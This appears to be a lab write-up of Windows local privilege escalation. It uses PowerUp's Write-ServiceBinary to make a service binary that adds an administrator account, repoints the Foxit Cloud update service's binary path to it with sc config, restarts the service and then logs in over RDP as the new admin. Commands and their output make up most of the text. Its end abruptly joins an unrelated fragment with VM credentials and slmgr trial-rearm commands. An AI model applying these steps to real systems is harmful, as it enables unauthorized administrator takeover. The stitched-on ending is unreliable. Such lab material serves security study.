LPE via modifying binary path name

Using write-servicebinary module from powerup, I will create service.exe in the current directory

```
PS > Write-ServiceBinary -Name 'FoxitCloudUpdateService'

ServiceName                             Path                                    Command
-FoxitCloudUpdateService                 C:\tmp\service.exe                      net user john
Password123! /add && t...


PS > ls service.exe


    Directory: C:\tmp


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---        10/22/2021   7:25 AM      22016 service.exe


PS >
```

Then I copy service.exe to C:\Program Files\Foxit Software\Foxit Reader\Foxit Cloud.

```
C:\tmp>copy service.exe "C:\Program Files\Foxit Software\Foxit Reader\Foxit Cloud\"
copy service.exe "C:\Program Files\Foxit Software\Foxit Reader\Foxit Cloud\"
        1 file(s) copied.

C:\tmp>dir "C:\Program Files\Foxit Software\Foxit Reader\Foxit Cloud\service.exe"
dir "C:\Program Files\Foxit Software\Foxit Reader\Foxit Cloud\service.exe"
 Volume in drive C is Windows 7
 Volume Serial Number is D055-099C

 Directory of C:\Program Files\Foxit Software\Foxit Reader\Foxit Cloud

10/22/2021  07:25 AM            22,016 service.exe
               1 File(s)         22,016 bytes
               0 Dir(s)  28,090,888,192 bytes free

C:\tmp>
```

I check the original path and binary for the foxitupdateservice

```
C:\tmp>sc qc FoxitCloudUpdateService
sc qc FoxitCloudUpdateService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: FoxitCloudUpdateService
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\Foxit Software\Foxit Reader\Foxit
Cloud\FCUpdateService.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Foxit Cloud Safe Update Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\tmp>
```

Then I modified the path to the binary

```
C:\tmp>sc config FoxitCloudUpdateService binpath= "C:\Program Files\Foxit Software\Foxit
Reader\Foxit Cloud\service.exe"
```

```
sc config FoxitCloudUpdateService binpath= "C:\Program Files\Foxit Software\Foxit Reader\Foxit
Cloud\service.exe"
[SC] ChangeServiceConfig SUCCESS
```

I check the resulting status for foxitupdate service. I found that the resulting binary path has been changed to point to a malicious binary.

```
C:\tmp>sc qc FoxitCloudUpdateService
sc qc FoxitCloudUpdateService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: FoxitCloudUpdateService
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\Foxit Software\Foxit Reader\Foxit
Cloud\service.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Foxit Cloud Safe Update Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\tmp>
```

I restarted the foxitupdate service.

```
C:\tmp>sc stop FoxitCloudUpdateService
sc stop FoxitCloudUpdateService

SERVICE_NAME: FoxitCloudUpdateService
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\tmp>sc start FoxitCloudUpdateService
sc start FoxitCloudUpdateService

SERVICE_NAME: FoxitCloudUpdateService
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 4444
        FLAGS              :

C:\tmp>
```

Notice how there is an additional user named john with administrator privileges.


```
C:\tmp>net user
net user

User accounts for \\IE8WIN7

-------------------------------------------------------------------------------
Administrator            Escalate                 Guest
john                     low_priv                 reg_priv
The command completed successfully.


C:\tmp>net user john
net user john
```

```
User name                    john
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/22/2021 7:33:58 AM
Password expires             12/3/2021 7:33:58 AM
Password changeable          10/22/2021 7:33:58 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.


C:\tmp>
```

Gaining access

Notice that I can now rdp as john

```
┌─[user@parrot]─[~/Desktop]
└──╼ $rdesktop -z -u 'john' -p 'Password123!' ie8win7
```



Host Name:	**IE8WIN7**
IE Version:	**8.0.7601.17514**
OS Version:	**Windows 7**
Service Pack:	**Service Pack 1**
User Name:	**john**
Password:	**Passw0rd!**

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
ie8win7\john

C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State

============================= ========================================= ======
==
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabl
ed
SeSecurityPrivilege           Manage auditing and security log          Disabl
ed
SeTakeOwnershipPrivilege      Take ownership of files or other objects  Disabl
ed
SeLoadDriverPrivilege         Load and unload device drivers            Disabl
ed
SeSystemProfilePrivilege      Profile system performance                Disabl
ed
```

prompt (**right-click** on **Command Prompt** and select the '**Run as Administrator**' option).

Show current license, time remaining, re-arm count (all except Windows XP):

slmgr /dlv

Re-arm (all except Windows XP). Requires reboot.

slmgr /rearm

Re-arm (Windows XP only). Note that no error is given in the case no rearms are left.

rundll32.exe syssetup,SetupOobeBnk

For Windows 8, 8.1 and 10, you will **NOT** be able to re-arm the trial.